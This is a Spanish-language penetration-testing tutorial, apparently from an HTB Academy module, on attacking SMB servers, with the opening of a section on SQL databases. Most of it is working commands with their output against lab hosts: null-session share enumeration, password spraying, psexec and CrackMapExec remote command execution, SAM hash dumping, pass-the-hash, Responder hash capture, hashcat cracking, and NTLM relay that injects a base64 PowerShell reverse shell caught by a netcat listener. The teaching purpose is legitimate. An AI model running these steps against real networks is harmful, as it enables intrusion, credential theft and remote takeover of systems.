Samba es una implementación de código abierto basada en Unix/Linux del protocolo SMB. También permite que los servidores Linux/Unix y los clientes Windows utilicen los mismos servicios SMB.

Por ejemplo, en Windows, SMB puede ejecutarse directamente sobre el puerto 445 TCP/IP sin necesidad de NetBIOS sobre TCP/IP, pero si Windows tiene NetBIOS habilitado o estamos apuntando a un host que no es Windows, encontraremos que SMB se ejecuta en el puerto 139 TCP/IP. Esto significa que SMB se ejecuta con NetBIOS sobre TCP/IP.

Otro protocolo que se relaciona comúnmente con SMB es [MSRPC \(Microsoft Remote Procedure Call\)](#). RPC proporciona a un desarrollador de aplicaciones una forma genérica de ejecutar un procedimiento (también conocido como función) en un proceso local o remoto sin tener que comprender los protocolos de red utilizados para respaldar la comunicación, como se especifica en [MS-RPCE](#), que define un protocolo RPC sobre SMB que puede usar canales con nombre del protocolo SMB como su transporte subyacente.

Para atacar un servidor SMB, debemos comprender su implementación, sistema operativo y qué herramientas podemos usar para abusar de él. Al igual que con otros servicios, podemos abusar de una configuración incorrecta o de privilegios excesivos, explotar vulnerabilidades conocidas o descubrir nuevas vulnerabilidades. Además, después de obtener acceso al servicio SMB, si interactuamos con una carpeta compartida, debemos conocer el contenido del directorio. Por último, si nuestro objetivo es NetBIOS o RPC, identificar qué información podemos obtener o qué acción podemos realizar en el objetivo.

Enumeración

Dependiendo de la implementación de SMB y del sistema operativo, obtendremos información diferente usando Nmap. Tenga en cuenta que cuando se apunta al sistema operativo Windows, la información de la versión generalmente no se incluye como parte de los resultados del análisis de Nmap. En su lugar, Nmap intentará adivinar la versión del sistema operativo. Sin embargo, a menudo necesitaremos otros análisis para identificar si el objetivo es vulnerable a un exploit en particular. Trataremos la búsqueda de vulnerabilidades conocidas más adelante en esta sección. Por ahora, analicemos los puertos TCP 139 y 445.

```
nmap 10.129.14.128 -sV -sC -p139,445
```

```
[!bash!]$ sudo nmap 10.129.14.128 -sV -sC -p139,445

Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-19 15:15 CEST
Nmap scan report for 10.129.14.128
Host is up (0.00024s latency).

PORT      STATE SERVICE      VERSION
139/tcp    open  netbios-ssn Samba smbd 4.6.2
445/tcp    open  netbios-ssn Samba smbd 4.6.2
MAC Address: 00:00:00:00:00:00 (VMware)

Host script results:
|_nbstat: NetBIOS name: HTB, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-security-mode:
|   2.02:
|     Message signing enabled but not required
| smb2-time:
|   date: 2021-09-19T13:16:04
|_ start_date: N/A
```

El escaneo de Nmap revela información esencial sobre el objetivo:

- Versión SMB (Samba smbd 4.6.2)
- Nombre de host HTB
- El sistema operativo es Linux basado en la implementación de SMB

Exploraremos algunas configuraciones erróneas comunes y ataques específicos a protocolos.

Configuraciones erróneas

Se puede configurar SMB para que no requiera autenticación, que suele denominarse null session. En cambio, podemos iniciar sesión en un sistema sin nombre de usuario ni contraseña.

Autenticación anónima

Si encontramos un servidor SMB que no requiere un nombre de usuario y contraseña o encontramos credenciales válidas, podemos obtener una lista de recursos compartidos, nombres de usuario, grupos, permisos, políticas, servicios, etc. La mayoría de las herramientas que interactúan con SMB permiten la conectividad de sesión nula, incluidas smbclient, **smbmap**, **rpcclient** o **enum4linux**. Exploraremos cómo podemos interactuar con recursos compartidos de archivos y RPC usando autenticación nula.

Compartir archivos

Usando **smbclient**, podemos mostrar una lista de los recursos compartidos del servidor con la opción **-L**, y usando la opción **-N**, le indicamos **smbclient** que use la sesión nula.

```
smbclient -N -L //10.129.14.128  
smbclient //10.129.74.204/directorio -U 'user%pass'  
smbclient //10.129.74.204/directorio --user jason --password 'Password!  
nmap --script smb-brute -p 445 10.129.74.204
```

```
[!bash!]$ smbclient -N -L //10.129.14.128  
  
      Sharename      Type      Comment  
      ----      --      -----  
ADMIN$          Disk      Remote Admin  
C$              Disk      Default share  
notes           Disk      CheckIT  
IPC$            IPC       IPC Service (DEVSM)  
SMB1 disabled no workgroup available
```

Smbmap es otra herramienta que nos ayuda a enumerar recursos compartidos de red y acceder a los permisos asociados. Una ventaja de **smbmap** es que proporciona una lista de permisos para cada carpeta compartida.

```
smbmap -H 10.129.14.128
```

```
[!bash!]$ smbmap -H 10.129.14.128  
  
[+] IP: 10.129.14.128:445      Name: 10.129.14.128  
Disk  
--  
ADMIN$  
C$  
IPC$  
notes  
  
Permissions      Comment  
-----  
NO ACCESS        Remote Admin  
NO ACCESS        Default share  
READ ONLY        IPC Service (DEVSM)  
READ, WRITE      CheckIT
```

Usando **smbmap** la opción **-r** o **-R** (recursiva) se pueden explorar los directorios:

```
smbmap -H 10.129.14.128 -r notes
```

```
[!bash!]$ smbmap -H 10.129.14.128 -r notes  
  
[+] Guest session      IP: 10.129.14.128:445      Name: 10.129.14.128  
Disk      Permissions      Comment  
--  
notes      READ, WRITE  
.notes\*  
dr--r--r    0 Mon Nov  2 00:57:44 2020 .  
dr--r--r    0 Mon Nov  2 00:57:44 2020 ..  
dr--r--r    0 Mon Nov  2 00:57:44 2020 LDOUJZWBSG  
fw--w--w    116 Tue Apr 16 07:43:19 2019 note.txt  
fr--r--r    0 Fri Feb 22 07:43:28 2019 SDT65CB.tmp  
dr--r--r    0 Mon Nov  2 00:54:57 2020 TPLRNSMWHQ  
dr--r--r    0 Mon Nov  2 00:56:51 2020 WDJEQFZPNO  
dr--r--r    0 Fri Feb 22 07:44:02 2019 WindowsImageBackup
```

En el ejemplo anterior, los permisos se establecen en **READ** y **WRITE**, que se pueden usar para cargar y descargar los archivos.

```
smbmap -H 10.129.14.128 --download "notes\note.txt"
```

```
[!bash!]$ smbmap -H 10.129.14.128 --download "notes\note.txt"

[+] Starting download: notes\note.txt (116 bytes)
[+] File output to: /htb/10.129.14.128-notes_note.txt
```

```
smbmap -H 10.129.14.128 --upload test.txt "notes\test.txt"
```

```
[!bash!]$ smbmap -H 10.129.14.128 --upload test.txt "notes\test.txt"

[+] Starting upload: test.txt (20 bytes)
[+] Upload complete.
```

Llamada a procedimiento remoto (RPC)

Podemos utilizar la herramienta **rpcclient** con una sesión nula para enumerar una estación de trabajo o un controlador de dominio.

La herramienta **rpcclient** nos ofrece muchos comandos diferentes para ejecutar funciones específicas en el servidor SMB para recopilar información o modificar atributos del servidor como un nombre de usuario. Podemos utilizar esta [hoja de trucos del SANS Institute](#) o revisar la lista completa de todas estas funciones que se encuentran en la [página](#) del manual de rpcclient.

```
rpcclient -U'%' 10.10.110.17
enumdomusers
```

```
[!bash!]$ rpcclient -U'%' 10.10.110.17

rpcclient $> enumdomusers

user:[mhope] rid:[0x641]
user:[svc-ata] rid:[0xa2b]
user:[svc-bexec] rid:[0xa2c]
user:[roleary] rid:[0xa36]
user:[smorgan] rid:[0xa37]
```

Enum4linux es otra utilidad que admite sesiones nulas y utiliza **nmblookup**, **net**, **rpcclient** y **smbclient** para automatizar algunas enumeraciones comunes de destinos SMB como:

- Nombre de grupo de trabajo/dominio
- Información de usuarios
- Información del sistema operativo
- Información de grupos
- Comparte carpetas
- Información sobre la política de contraseñas

La [herramienta original](#) fue escrita en Perl y [reescrita por Mark Lowe en Python](#).

```
./enum4linux-ng.py 10.10.11.45 -A -C
```

```
[!bash!]$ ./enum4linux-ng.py 10.10.11.45 -A -C

ENUM4LINUX - next generation

=====
| Target Information |
=====
[*] Target ..... 10.10.11.45
[*] Username ..... ''
[*] Random Username .. 'noyyglci'
[*] Password ..... ''
```

Ataques específicos del protocolo

Si no se habilita una sesión nula, necesitaremos credenciales para interactuar con el protocolo SMB. Dos formas comunes de obtener credenciales son [la fuerza bruta](#) y [la pulverización de contraseñas](#).

Fuerza bruta y rociado de contraseñas

Cuando se utiliza la fuerza bruta, se prueban tantas contraseñas como sea posible para una cuenta, pero se puede bloquear una cuenta si se alcanza el umbral. Podemos utilizar la fuerza bruta y detenernos antes de alcanzar el umbral si lo conocemos. De lo contrario, no recomendamos utilizar la fuerza bruta.

El rociado de contraseñas es una mejor alternativa, ya que podemos seleccionar una lista de nombres de usuario con una contraseña común para evitar bloqueos de cuentas. Podemos probar más de una contraseña si conocemos el umbral de bloqueo de la cuenta. Por lo general, dos o tres intentos son seguros, siempre que esperemos entre 30 y 60 minutos entre intentos. Exploraremos la herramienta [CrackMapExec](#) que incluye la capacidad de ejecutar el rociado de contraseñas.

Con CrackMapExec (CME), podemos atacar múltiples IP, utilizando numerosos usuarios y contraseñas. Exploraremos un caso de uso cotidiano de rociado de contraseñas. Para realizar un rociado de contraseñas contra una IP, podemos utilizar la opción `-u` para especificar un archivo con una lista de usuarios y `-p` para especificar una contraseña. Esto intentará autenticar a cada usuario de la lista utilizando la contraseña proporcionada.

```
cat /tmp/userlist.txt
```

```
[!bash!]$ cat /tmp/userlist.txt

Administrator
jrodriguez
admin
<SNIP>
jurena
```

```
crackmapexec smb 10.10.110.17 -u /tmp/userlist.txt -p 'Company01!' --local-auth
```

```
[!bash!]$ crackmapexec smb 10.10.110.17 -u /tmp/userlist.txt -p 'Company01!' --local-auth

SMB      10.10.110.17 445   WIN7BOX  [*] Windows 10.0 Build 18362 (name:WIN7BOX) (domain:WIN7BOX) (signing:False)
SMB      10.10.110.17 445   WIN7BOX  [-] WIN7BOX\Administrator:Company01! STATUS_LOGON_FAILURE
SMB      10.10.110.17 445   WIN7BOX  [-] WIN7BOX\jrodriguez:Company01! STATUS_LOGON_FAILURE
SMB      10.10.110.17 445   WIN7BOX  [-] WIN7BOX\admin:Company01! STATUS_LOGON_FAILURE
SMB      10.10.110.17 445   WIN7BOX  [-] WIN7BOX\eperez:Company01! STATUS_LOGON_FAILURE
SMB      10.10.110.17 445   WIN7BOX  [-] WIN7BOX\amone:Company01! STATUS_LOGON_FAILURE
SMB      10.10.110.17 445   WIN7BOX  [-] WIN7BOX\fsmith:Company01! STATUS_LOGON_FAILURE
SMB      10.10.110.17 445   WIN7BOX  [-] WIN7BOX\tcrash:Company01! STATUS_LOGON_FAILURE

<SNIP>

SMB      10.10.110.17 445   WIN7BOX  [+] WIN7BOX\jurena:Company01! (Pwn3d!)
```

Nota: De forma predeterminada, CME se cerrará después de encontrar un inicio de sesión correcto. El uso de la `--continue-on-success` bandera continuará rociando incluso después de encontrar una contraseña válida. Es muy útil para rociar una sola contraseña contra una lista grande de usuarios. Además, si estamos apuntando a una computadora que no pertenece a un dominio, necesitaremos usar la opción `--local-auth`. Para un estudio más detallado de Rociado de contraseñas, consulte el módulo Enumeración y ataques de Active Directory.

Para obtener instrucciones de uso más detalladas, consulte la [guía de documentación](#) de la herramienta.

SMB

Los servidores SMB de Linux y Windows ofrecen diferentes vías de ataque. Por lo general, solo obtendremos acceso al sistema de archivos, abusaremos de privilegios o explotaremos vulnerabilidades conocidas en un entorno Linux, como veremos más adelante en esta sección. Sin embargo, en Windows, la superficie de ataque es más significativa.

Al atacar un servidor SMB de Windows, nuestras acciones estarán limitadas por los privilegios que tengamos sobre el usuario que logremos vulnerar. Si este usuario es Administrador o tiene privilegios específicos, podremos realizar operaciones como:

- Ejecución remota de comandos
- Extraer hashes de la base de datos SAM
- Enumeración de usuarios conectados
- Pasar el hash (PTH)

Analicemos cómo podemos realizar dichas operaciones. Además, aprenderemos cómo se puede abusar del protocolo SMB para recuperar el hash de un usuario como método para aumentar los privilegios o ganar acceso a una red.

Ejecución remota de código (RCE)

Antes de pasar a la ejecución de un comando en un sistema remoto mediante SMB, hablemos de Sysinternals. El sitio web Windows Sysinternals fue creado en 1996 por [Mark Russinovich](#) y [Bryce Cogswell](#) para ofrecer recursos técnicos y utilidades para administrar, diagnosticar, solucionar problemas y monitorear un entorno Microsoft Windows. Microsoft adquirió Windows Sysinternals y sus activos el 18 de julio de 2006.

Sysinternals presentó varias herramientas de software gratuito para administrar y monitorear computadoras que ejecutan Microsoft Windows. El software ahora se puede encontrar en el [sitio web de Microsoft](#). Una de esas herramientas de software gratuito para administrar sistemas remotos es PsExec.

[PsExec](#) es una herramienta que nos permite ejecutar procesos en otros sistemas, con interactividad total para aplicaciones de consola, sin tener que instalar software de cliente manualmente. Funciona porque tiene una imagen de servicio de Windows dentro de su ejecutable. Toma este servicio y lo implementa en el recurso compartido admin\$ (por defecto) en la máquina remota. Luego usa la interfaz DCE/RPC sobre SMB para acceder a la API del Administrador de control de servicios de Windows. A continuación, inicia el servicio PSEnc en la máquina remota. El servicio PSEnc crea una [canalización con nombre](#) que puede enviar comandos al sistema.

Podemos descargar PsExec desde [el sitio web de Microsoft](#), o podemos utilizar algunas implementaciones de Linux:

- [Impacket PsExec](#): ejemplo de funcionalidad similar a PsExec en Python usando [RemComSvc](#).
- [Impacket SMBExec](#): un enfoque similar a PsExec sin utilizar [RemComSvc](#). La técnica se describe aquí. Esta implementación va un paso más allá, creando una instancia

de un servidor SMB local para recibir la salida de los comandos. Esto es útil cuando la máquina de destino NO tiene un recurso compartido en el que se pueda escribir disponible.

- [Impacket atexec](#) : este ejemplo ejecuta un comando en la máquina de destino a través del servicio Programador de tareas y devuelve la salida del comando ejecutado.
- [CrackMapExec](#) : incluye una implementación de `smbexec` y `atexec`.
- [Metasploit PsExec](#) - Implementación de PsExec en Ruby.

Paquete de impresión PsExec

Para utilizar [impacket-psexec](#), necesitamos proporcionar el dominio/nombre de usuario, la contraseña y la dirección IP de nuestra máquina de destino. Para obtener información más detallada, podemos utilizar la ayuda de impacket:

```
impacket-psexec -h
```

```
[!bash!]$ impacket-psexec -h

Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

usage: psexec.py [-h] [-c pathname] [-path PATH] [-file FILE] [-ts] [-debug]
                  [-target-ip ip address] [-port [destination port]] [-service
                  target [command ...]]

PSEXEC like functionality example using RemComSvc.
```

Para conectarse a una máquina remota con una cuenta de administrador local, utilizando [impacket-psexec](#), puede utilizar el siguiente comando:

Impacket-psexec – sin dominio

```
impacket-psexec administrator:'Password123!'@10.10.110.17
```

```
[!bash!]$ impacket-psexec administrator:'Password123!'@10.10.110.17

Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.10.110.17.....
[*] Found writable share ADMIN$ 
[*] Uploading file EHtJXgng.exe
[*] Opening SVCManager on 10.10.110.17.....
[*] Creating service nbAc on 10.10.110.17.....
[*] Starting service nbAc.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19041.1415]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami && hostname
nt authority\system
WIN7BOX
```

Las mismas opciones se aplican a [impacket-smbexec](#) y [impacket-atexec](#).

CrackMapExec

Otra herramienta que podemos utilizar para ejecutar CMD o PowerShell es [CrackMapExec](#). Una ventaja de [CrackMapExec](#) es la posibilidad de ejecutar un comando en varios hosts a la vez. Para utilizarlo, necesitamos especificar el protocolo, [smb](#), la dirección IP o el rango de direcciones IP, la opción [-u](#) para el nombre de usuario y la opción [-p](#) para la contraseña, y la opción [-x](#) para ejecutar comandos cmd o mayúsculas [-X](#) para ejecutar comandos de PowerShell.

```
crackmapexec smb 10.10.110.17 -u Administrator -p 'Password123!' -x 'whoami' --exec-method smbexec
```

```
[!bash!]$ crackmapexec smb 10.10.110.17 -u Administrator -p 'Password123!' -x 'whoami' --exec-method smbexec

SMB      10.10.110.17 445    WIN7BOX  [*] Windows 10.0 Build 19041 (name:WIN7BOX) (domain:.) (signing:False) (SM
SMB      10.10.110.17 445    WIN7BOX  [+] .\Administrator:Password123! (Pwn3d!)
SMB      10.10.110.17 445    WIN7BOX  [+] Executed command via smbexec
SMB      10.10.110.17 445    WIN7BOX  nt authority\system
```

Nota: Si [--exec-method](#) no está definido, CrackMapExec intentará ejecutar el método atexec, si falla, puede intentar especificar [--exec-methods](#)[smbexec](#).

Enumeración de usuarios conectados

Imaginemos que estamos en una red con varias máquinas. Algunas de ellas comparten la misma cuenta de administrador local. En este caso, podríamos utilizar [CrackMapExec](#) para enumerar a los usuarios conectados en todas las máquinas dentro de la misma red [10.10.110.17/24](#), lo que acelera nuestro proceso de enumeración.

```
crackmapexec smb 10.10.110.0/24 -u administrator -p 'Password123!' --loggedon-users
```

```
[!bash!]$ crackmapexec smb 10.10.110.0/24 -u administrator -p 'Password123!' --loggedon-users

SMB      10.10.110.17 445    WIN7BOX  [*] Windows 10.0 Build 18362 (name:WIN7BOX) (domain:WIN7BOX) (signing:Fals
SMB      10.10.110.17 445    WIN7BOX  [+] WIN7BOX\administrator:Password123! (Pwn3d!)
SMB      10.10.110.17 445    WIN7BOX  [+] Enumerated loggedon users
SMB      10.10.110.17 445    WIN7BOX\administrator           logon_server: WIN7BOX
SMB      10.10.110.17 445    WIN7BOX\jurena            logon_server: WIN7BOX
SMB      10.10.110.21 445    WIN10BOX   [*] Windows 10.0 Build 19041 (name:WIN10BOX) (domain:WIN10BOX) (signing:F
SMB      10.10.110.21 445    WIN10BOX\administrator:Password123! (Pwn3d!)
SMB      10.10.110.21 445    WIN10BOX   [+] Enumerated loggedon users
SMB      10.10.110.21 445    WIN10BOX\WIN10BOX\demouser    logon_server: WIN10BOX
```

Extraer hashes de la base de datos SAM

El Administrador de cuentas de seguridad (SAM) es un archivo de base de datos que almacena las contraseñas de los usuarios. Se puede utilizar para autenticar usuarios locales y remotos. Si obtenemos privilegios administrativos en una máquina, podemos extraer los hashes de la base de datos SAM para diferentes propósitos:

- Autenticarse como otro usuario.
- Cracking de contraseñas, si logramos crackear la contraseña, podemos intentar reutilizarla para otros servicios o cuentas.
- Pasar el hash. Lo comentaremos más adelante en esta sección.

```
crackmapexec smb 10.10.110.17 -u administrator -p 'Password123!' --sam
```

```
[!bash!]$ crackmapexec smb 10.10.110.17 -u administrator -p 'Password123!' --sam

SMB      10.10.110.17 445    WIN7BOX  [*] Windows 10.0 Build 18362 (name:WIN7BOX) (domain:WIN7BOX) (signing:False)
SMB      10.10.110.17 445    WIN7BOX  [+] WIN7BOX\administrator:Password123! (Pwn3d!)
SMB      10.10.110.17 445    WIN7BOX  [+] Dumping SAM hashes
SMB      10.10.110.17 445    WIN7BOX  Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd
SMB      10.10.110.17 445    WIN7BOX  Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
SMB      10.10.110.17 445    WIN7BOX  DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d0cfe0d16ae931b73c59
SMB      10.10.110.17 445    WIN7BOX  WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:5717e1619e16b9179e
SMB      10.10.110.17 445    WIN7BOX  jurena:1001:aad3b435b51404eeaad3b435b51404ee:209c6174da490caeb422f3fa5a7ae
SMB      10.10.110.17 445    WIN7BOX  demouser:1002:aad3b435b51404eeaad3b435b51404ee:4c090b2a4a9a78b43510ceec3a6
SMB      10.10.110.17 445    WIN7BOX  [+] Added 6 SAM hashes to the database
```

Pass de hash (PtH)

Si logramos obtener un hash NTLM de un usuario y no podemos descifrarlo, aún podemos usar el hash para autenticarnos a través de SMB con una técnica llamada Pass-the-Hash (PtH). PtH permite a un atacante autenticarse en un servidor o servicio remoto utilizando el hash NTLM subyacente de la contraseña de un usuario en lugar de la contraseña en texto simple. Podemos usar un ataque PtH con cualquier herramienta **Impacket**, **SMBMap**, **CrackMapExec**, entre otras. Aquí hay un ejemplo de cómo funcionaría esto con CrackMapExec:

```
crackmapexec smb 10.10.110.17 -u Administrator -H 2B576ACBE6BCFDA7294D6BD18041B8FE
```

```
[!bash!]$ crackmapexec smb 10.10.110.17 -u Administrator -H 2B576ACBE6BCFDA7294D6BD18041B8FE

SMB      10.10.110.17 445    WIN7BOX  [*] Windows 10.0 Build 19041 (name:WIN7BOX) (domain:WIN7BOX) (signing:False)
SMB      10.10.110.17 445    WIN7BOX  [+] WIN7BOX\Administrator:2B576ACBE6BCFDA7294D6BD18041B8FE (Pwn3d!)
```

Ataques de autenticación forzada

También podemos abusar del protocolo SMB creando un servidor SMB falso para capturar [los hashes NetNTLM v1/v2](#) de los usuarios.

La herramienta más común para realizar este tipo de operaciones es Responder. [Responder](#) es una herramienta de envenenamiento de **LLMNR**, **NBT-NS** y MDNS con diferentes capacidades, una de ellas es la posibilidad de configurar servicios falsos, incluido SMB, para robar hashes **NetNTLM v1/v2**. En su configuración predeterminada, encontrará tráfico **LLMNR** y **NBT-NS**. Luego, responderá en nombre de los servidores que busca la víctima y capturará sus hashes NetNTLM.

Vamos a ilustrar con un ejemplo para entender mejor cómo funciona **Responder**. Imaginemos que creamos un servidor SMB falso utilizando la configuración predeterminada de Responder, con el siguiente comando:

```
[!bash!]$ responder -l <interface name>
```

Cuando un usuario o un sistema intenta realizar una resolución de nombres (NR), una máquina lleva a cabo una serie de procedimientos para recuperar la dirección IP de un host a partir de su nombre de host. En las máquinas Windows, el procedimiento será aproximadamente el siguiente:

- Se requiere la dirección IP del recurso compartido de archivos del nombre de host.
 - Se comprobará el archivo del host local (C:\Windows\System32\Drivers\etc\hosts) para buscar registros adecuados.
 - Si no se encuentran registros, la máquina cambia al caché DNS local, que realiza un seguimiento de los nombres resueltos recientemente.
 - ¿No hay ningún registro DNS local? Se enviará una consulta al servidor DNS que se haya configurado.
 - Si todo lo demás falla, la máquina emitirá una consulta de multidifusión, solicitando la dirección IP del recurso compartido de archivos a otras máquinas de la red.

Supongamos que un usuario escribe mal el nombre de una carpeta compartida `\mysharefoder` en lugar de `\mysharedfolder`. En ese caso, todas las resoluciones de nombres fallarán porque el nombre no existe y la máquina enviará una consulta de multidifusión a todos los dispositivos de la red, incluido el servidor SMB falso. Esto es un problema porque no se toman medidas para verificar la integridad de las respuestas. Los atacantes pueden aprovechar este mecanismo escuchando dichas consultas y falsificando las respuestas, lo que lleva a la víctima a creer que los servidores maliciosos son confiables. Esta confianza se usa generalmente para robar credenciales.

responder -l ens33

Estas credenciales capturadas se pueden descifrar utilizando [hashcat](#) o transmitir a un host remoto para completar la autenticación y hacerse pasar por el usuario.

Todos los hashes guardados se encuentran en el directorio de registros de Responder ([/usr/share/responder/logs/](#)). Podemos copiar el hash a un archivo e intentar descifrarlo utilizando el módulo hashcat 5600.

Nota: Si observa varios hashes para una cuenta, esto se debe a que NTLMv2 utiliza un desafío tanto del lado del cliente como del lado del servidor que se aleatoriza para cada interacción. Esto hace que los hashes resultantes que se envían se agreguen a una cadena aleatoria de números. Por eso los hashes no coinciden, pero aún representan la misma contraseña.

```
hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
```

```
[!bash!]$ hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
```

```
hashcat (v6.1.1) starting...
```

```
<SNIP>
```

```
Dictionary cache hit:
```

```
* Filename...: /usr/share/wordlists/rockyou.txt
* Passwords : 14344386
```

Se ha descifrado el hash NTLMv2. La contraseña es **P@ssword**. Si no podemos descifrar el hash, podemos retransmitir el hash capturado a otra máquina mediante [impacket-ntlmrelayx](#) o Responder [MultiRelay.py](#). Veamos un ejemplo con impacket-ntlmrelayx.

SAMBA RELAY

Primero, necesitamos configurar **SMB** en **OFF** nuestro archivo de configuración de respuesta ([/etc/responder/Responder.conf](#)).

```
[!bash!]$ cat /etc/responder/Responder.conf | grep '$MB ='
```

```
SMB = Off
```

Luego ejecutamos **impacket-ntlmrelayx** con la opción **--no-http-server**, **-smb2support** y la máquina de destino con la opción **-t**. De manera predeterminada, **impacket-ntlmrelayx** se volcará la base de datos SAM, pero podemos ejecutar comandos agregando la opción **-c**.

```
impacket-ntlmrelayx --no-http-server -smb2support -t 10.10.110.146
```

```
[!bash!]$ impacket-ntlmrelayx --no-http-server -smb2support -t 10.10.110.146
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
```

```
[*] Target system bootKey: 0xeb0432b45874953711ad55884094e9d4
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:92512f2605074cfc341a7f16e5fabf08:::
demouser:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
test:1001:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
[*] Done dumping SAM hashes for host: 10.10.110.146
```

Podemos crear un shell inverso de PowerShell usando <https://www.revshells.com/>, configurar la dirección IP de nuestra máquina, el puerto y la opción Powershell #3 (Base64).

```
[!bash!]$ impacket-ntlmrelayx --no-http-server -smb2support -t 192.168.220.146 -c 'powershell -e JABjAGwAaQBIAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHM
```

```
AdABIAG0ALgBOAGUAdAAuAFMABwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBIAG
4AdAAoACIAMQA5ADIALgAxADYAOAAuADIAMgAwAC4AMQAzADMAlgAsAdkAMAAw
ADEAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBIAG4AdAAuAEcAZQB0
AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwA
gAD0AIAAwAC4ALgA2ADUANQAzADUfafAAIAhsAMAB9ADsAdwBoAGkAbABIACgAKAA
KAGkAIAA9ACAAJABzAHQAcgBIAGEAbQAUfIAZQBhAGQAKAAkAGIAeQB0AGUAcwA
sACAAMAAAsACAAJABiAHkAdABIHAMALgBMAGUAbgBnAHQAAAPACKAIAAAG4AZQ
AgADAQKB7ADsAJABkAGEAdAbhACAAPQAgACgATgBIAHcALQPAGIAagBIAGMAdA
AgAC0AVAB5AHAAZQBOAGEAbQBIACAAUwB5AHMAdABIAG0ALgBUAGUAeAB0AC4A
QQBTAEemasQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBIAHQAUwB0AHIaQBuAGcA
KAkAGIAeQB0AGUAcwAsADAALAAgACQAAQApADsAJABzAGUAbgBkAGIAYQBjAGsA
IAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AH
QALQBTAHQAcgBpAG4AZwAgACKAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQ
AgACQAcwBIA4AZABiAGEAYwBrACAkWAgACIAUABTACAAlgAgACsAIAAoAHAAdw
BkACKALgBQAGEAdABoACAkWAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQA
ZQAgAD0AIAAoAFsAdABIAGhAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMA
QwBJAEkAKQAUAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBIA4AZABiAGEAYwBrADIAK
QA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQA
ZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAUAEwAZQBuAGCAdABoACKAOwAkAH
MAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBIAG4AdAAuAE
MABABVAHMAZQAcACKA'
```

Una vez que la víctima se autentica en nuestro servidor, envenenamos la respuesta y hacemos que ejecute nuestro comando para obtener un shell inverso.

```
nc -lvpn 9001
```

```
[!bash!]$ nc -lvpn 9001
listening on [any] 9001 ...
connect to [10.10.110.133] from (UNKNOWN) [10.10.110.146] 52471
PS C:\Windows\system32> whoami;hostname
nt authority\system
WIN11BOX
```

RPC

En el [módulo Footprinting](#), analizamos cómo enumerar una máquina mediante RPC. Además de la enumeración, podemos utilizar RPC para realizar cambios en el sistema, como, por ejemplo:

- Cambiar la contraseña de un usuario.
- Crear un nuevo usuario de dominio.
- Crear una nueva carpeta compartida.

También cubrimos la enumeración mediante RPC en el [módulo Enumeración y ataques de Active Directory](#).

Tenga en cuenta que se requieren algunas configuraciones específicas para permitir este tipo de cambios a través de RPC. Podemos utilizar la [página del manual de rpclient](#) o la [hoja de trucos de acceso SMB desde Linux](#) del SANS Institute para explorar esto más a fondo.

Ataque a bases de datos SQL

Ataque a bases de datos SQL

[MySQL](#) y [Microsoft SQL Server](#) (MSSQL) son sistemas de gestión de bases de datos relacionales que almacenan datos en tablas, columnas y filas. Muchos sistemas de bases de datos relacionales como MSSQL y MySQL utilizan el lenguaje de consulta estructurado (SQL) para consultar y mantener la base de datos.

Los servidores de bases de datos se consideran objetivos prioritarios, ya que son responsables de almacenar todo tipo de datos confidenciales, incluidos, entre otros, credenciales de usuario, **Personal Identifiable Information (PII)** datos relacionados con la empresa e información de pago. Además, esos servicios suelen estar configurados con usuarios con privilegios elevados. Si obtenemos acceso a una base de datos, es posible que podamos aprovechar esos privilegios para realizar más acciones, incluido el movimiento lateral y la escalada de privilegios.

Enumeración

De forma predeterminada, MSSQL utiliza los puertos **TCP/1433** y **UDP/1434**, y MySQL utiliza TCP/3306. Sin embargo, cuando MSSQL opera en un modo "oculto", utiliza el TCP/2433 puerto. Podemos utilizar la opción de Nmap scripts predeterminada **-sC** de para enumerar los servicios de base de datos en un sistema de destino:

Acaparamiento de pancartas

```
nmap -Pn -sV -sC -p1433 10.10.10.125
```

```
AlejandroGB@htb[/htb]$ nmap -Pn -sV -sC -p1433 10.10.10.125
Host discovery disabled (-Pn). All addresses will be marked 'up', and scan times will be slow.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-26 02:09 BST
Nmap scan report for 10.10.10.125
Host is up (0.0099s latency).

PORT      STATE SERVICE VERSION
